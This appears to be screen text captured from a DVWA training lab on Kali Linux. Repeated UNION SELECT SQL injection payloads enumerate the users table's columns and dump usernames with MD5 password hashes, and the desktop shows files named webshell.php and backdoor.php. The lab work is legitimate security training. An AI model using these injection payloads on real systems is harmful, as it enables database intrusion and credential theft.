XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: admin
Surname: admin
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: user_id
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: first_name
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: last_name
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: user
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: password
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: avatar
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html


kali linux 1 [Running]
1 2 3 4
19:08
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
Damn Vulnerable Web Ap
192.168.1.101/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+1%2C+CONCAT
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FRO
First name: admin
Surname: admin
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FRO
First name: 1
Surname: 1:admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FRO
First name: 1
Surname: 2:Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FRO
First name: 1
Surname: 3:Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FRO
First name: 1
Surname: 4:Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FRO
First name: 1
Surname: 5:Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html